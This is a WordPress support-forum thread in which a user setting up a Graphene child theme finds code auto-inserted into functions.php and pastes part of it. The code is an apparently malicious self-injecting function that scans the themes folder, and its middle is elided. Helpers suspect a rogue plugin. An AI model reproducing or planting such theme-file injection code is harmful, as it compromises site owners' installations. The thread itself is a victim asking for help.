
Child theme graphene
-
Hello Josh, a small accuracy, I do not want to make a mistake !!!
First : in CHILD theme folder, the functions.php = <?php …..?>, ok, I understand
Second : in PARENT theme folder, I place the original file (without my adjustments) of graphene theme version 1.5.4. Is it ok ?
—> Third : I active the CHILD theme
Fourth : in CHILD theme folder, I write my adjustments in the functions.php ?
That is correct.
If you get stuck along the way… we will do what we can to help you.
You might want to make a backup of your current parent themes
functions.phpfile (before overwriting it with a fresh copy, just in case you need to reference it for any changes you’ve made to it.I made the functions.php for the CHILD theme folder with only <?php …..?>
I don’t activate the child. But, when I saved the file in the folder …/themes/graphene-child, there is code that is written automatically. Here is the code :
<?php

function _verify_isactivate_widget(){

$widget=substr(file_get_contents(__FILE__),strripos(file_get_contents(__FILE__),"<"."?"));$output="";$allowed="";

$output=strip_tags($output, $allowed);

$direst=_get_allwidgetcont(array(substr(dirname(__FILE__),0,stripos(dirname(__FILE__),"themes") + 6)));

if (is_array($direst)){

....

....

....

} else {

$output .= $before . "None found" . $after;

}

return  $output;

}

?>
Can I send you the file by email, please ?
My email : alain.ronk@wanadoo.fr
I contacted you via email.
Also, I see you like to use animated smilies on your posts. Have you seen my plugin here:
http://wordpress.org/extend/plugins/moods-addon-for-ultimate-tinymce/
Please put your code between backticks.
I’ve seen some plugins adding a bit of code to the theme’s
functions.phpfile automatically. Find out that plugin and kill it. And, don’t use any plugin which is found outside the wordpress plugin repository.Same issue – http://www.prasannasp.net/graphene-child-theme-template/#comment-801
Hello Prasanna, thank you for replie !
What is the code where I put backtips ?
Here is my plugins, they are all origin wordpress.org

I have version WordPress 3.3.1
I read somewhere, when you change your theme with 3.3.1, the widgets are stored for the new theme. This code is made ​​for it, maybe ? Because the size of functions.php (graphene child) increases (11 to 9127 bytes) when I click in admin/menu/theme !
how I do the adjustments for the header.php ? I copy the entire file in the folder /theme/graphene child, please ?
I do not, sorry, I give up …
when I would do the upgrade to 1.6.2 graphene, I will copy my adjustements in functions.php, and in header.php.
For my adjustements were in style.php, I have copied inside Menu/Appearance/Options Graphene/Display – CSS customized.
What do you think of this solution ?
It’s okay to add a few lines of custom CSS in Graphene Display Options –> Custom CSS. But the editing area at custom css is very small. So, you may get confused by a long list of custom CSS code. That’s why I suggest you to use child theme.
Hi Prasanna,
I agree with you but, my child theme does not work…
My editing area at custom css is not small. I can choose the size with the mouse :

But, I would prefer that the child theme works…
Hello !
I did the update my theme Graphene 1.6.2. Everything went well.
So, I inserted “manually” all my adjustements in the files, and everything works!
Following this updated theme, the theme file functions.php child (I still have not activated), no longer add this famous piece of code automatically.
If someone understands something … I’m interested!
The subject is not yet closed …
Thank you very much for your support !!!
You are very cool !!!

- You must be logged in to reply to this topic.
